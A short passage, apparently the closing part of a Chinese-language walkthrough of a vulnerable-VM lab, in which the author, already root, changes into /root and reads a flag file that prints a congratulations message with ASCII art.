root@vulnvm:~/Desktop#
```

一般flag什么的都会在home目录下，我们去找一下

```
root@vulnvm:~# cd /root
root@vulnvm:/root# ls
flag
root@vulnvm:/root# cat flag
Congratulations!






                              -ys-
                                /mms.
                                  +NMd+`
                               `/so/hMMNy-
                                 `+mMMMMMMd/           ./oso/-
                                  `/yNMMMMMMMMNo`   .`    +-
                                  .oyhMMMMMMMMMMN/.     o.
                                    `:+osysyhddhs`    `o`
                                     .:oyyhshMMMh.   .:
                                  `-//:. `:sshdh: `
                                             -so:.
                                            .yy.
                                          :odh
                                        +o--d`
                                      /+. .d`
                                    -/`  `y`
                                  `:`   `/
                                 `.     `
```

果不其然～